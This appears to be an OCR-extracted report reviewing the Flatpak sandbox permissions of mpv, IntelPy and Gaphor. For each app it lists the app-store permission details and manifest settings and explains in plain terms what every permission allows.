
Videos folder
Can read and write all data in the directory

User runtime subfolder pipewire-0
Can read all data in the directory

Legacy windowing system
Uses a legacy windowing system

Network access
Has network access

Auditable code
The source code is public and can be independently audited, which makes the app more likely to be safe


mpv

The mpv player contributors

Version	v0.37.0
Last Updated	November 21, 2023
Runtime	org.freedesktop.Platform/aarch64/23.08

Share

List of subsystems shared with the host system

Network
share=network

Inter-process communications
share=ipc

Socket

List of well-known sockets available in the sandbox

X11 windowing system
socket=x11

Wayland windowing system
socket=wayland

Fallback to X11 windowing system
socket=fallback-x11


PulseAudio sound server
socket=pulseaudio

Permissions:
[Context]
shared=network;ipc;
sockets=x11;wayland;pulseaudio;
devices=all;

```
filesystems=xdg-run/pipewire-0:ro;xdg-pictures;/tmp;xdg-videos;host:ro;~/.var/app/io.mpv.Mpv/config/mpv/scripts:create;

[Session Bus Policy]
org.mpris.MediaPlayer2.mpv.*=own
org.gnome.SessionManager=talk

[Environment]
XCURSOR_PATH=/run/host/user-share/icons:/run/host/share/icons
LC_NUMERIC=C
```
Analysis:

- **Device Access (devices=all):** This is a broad permission and could potentially allow access to devices beyond what is strictly necessary for media playback.
- **Network Access (shared=network):** This could be used for streaming online content, accessing network shares for media files, or other network-related functionalities.
- **Inter-Process Communication (ipc):** Likely used for communication between the main application and background processes or plugins.
- **X11 and Wayland Sockets (sockets=x11;wayland):** Allows MPV to display its interface on different windowing systems.
- **PulseAudio Access (pulseaudio):** This is necessary for audio playback through the PulseAudio sound server.
- **Filesystem Access (filesystems=...):** Provides access to specific directories like pictures, videos, temporary files, and user configuration/scripts directories. The "ro" (read-only) and "create" access levels are specified for certain locations.

Application 4: IntelPy


IntelPy is potentially unsafe


Home folder read/write access
Can read and write all data in your home folder

Legacy windowing system
Uses a legacy windowing system

No network access
Cannot access the internet

No user device access
The app cannot access any user devices such as webcams or gaming controllers

Auditable code
The source code is public and can be independently audited, which makes the app more likely to be safe



IntelPy

Riftr on Github

Version	all
Last Updated	January 18, 2024
Runtime	org.kde.Platform/aarch64/5.15-23.08

Share

List of subsystems shared with the host system

Network share=network	Off
Inter-process communications share=ipc	On

Socket

List of well-known sockets available in the sandbox

X11 windowing system socket=x11	On
Wayland windowing system socket=wayland	Off
Fallback to X11 windowing system socket=fallback-x11	Off
PulseAudio sound server socket=pulseaudio	On


Permissions:

[Context] shared=ipc; sockets=x11;pulseaudio; devices=dri;
filesystems=home;xdg-config/kdeglobals:ro;

[Session Bus Policy] com.canonical.AppMenu.Registrar=talk org.kde.kconfig.notify=talk org.kde.KGlobalSettings=talk

- **Inter-Process Communication (ipc):** This could be used for communication between the main application and any background processes or helper applications related to chat monitoring or alerts.
- **X11 Sockets (sockets=x11):** Enables the application to display its graphical interface on X11-based window systems.
- **PulseAudio Access (pulseaudio):** Application might play sounds for alerts or notifications.
- **Direct Rendering Infrastructure Access (devices=dri):** Similar to a previous app, this could be for utilizing the graphics hardware for smooth visuals or animations within the application.
- **Filesystem Access (filesystems=home;xdg-config/kdeglobals:ro):** Grants access to the user's home directory and read-only access to KDE global configuration files. Access to the home directory might be needed for reading chat logs or storing configuration files.
- **Session Bus Communication (com.canonical.AppMenu.Registrar=talk;org.kde.kconfig.notify=talk;org.kde.KGlobalSettings=talk):** This allows the application to integrate with the desktop environment, potentially for features like application menus, notifications, and accessing global settings.

Application 5: Gaphor



Gaphor is safe

No network access
Cannot access the internet


No user device access
The app cannot access any user devices such as webcams or gaming controllers

No file system access
Cannot access the file system at all

No permissions
App is fully sandboxed

Auditable code
The source code is public and can be independently audited, which makes the app more likely to be safe

Software developer is verified
The software developer has verified their identity, which makes the app more likely to be safe



Gaphor

Arjan J. Molenaar

Version	2.25.0
Last Updated	April 15, 2024
Runtime	org.gnome.Platform/aarch64/45

Share

List of subsystems shared with the host system

Network share=network	off
Inter-process communications share=ipc	on

Socket

List of well-known sockets available in the sandbox


X11 windowing system socket=x11	on
Wayland windowing system socket=wayland	on
Fallback to X11 windowing system socket=fallback-x11	on
PulseAudio sound server	off

[Context] shared=ipc; sockets=x11;wayland;fallback-x11; devices=dri;

- **Inter-Process Communication (ipc):** This could be used for communication between the main application and any background processes or plugins related to modeling tasks.


- **X11 and Wayland Sockets (sockets=x11;wayland;fallback-x11):** These permissions enable Gaphor to display its graphical interface correctly on different windowing systems, with fallback mechanisms ensuring compatibility.
- **Direct Rendering Infrastructure Access (devices=dri):** Similar to previous applications, while potentially beneficial for performance, this access could be misused by malicious applications.

Question 2.1



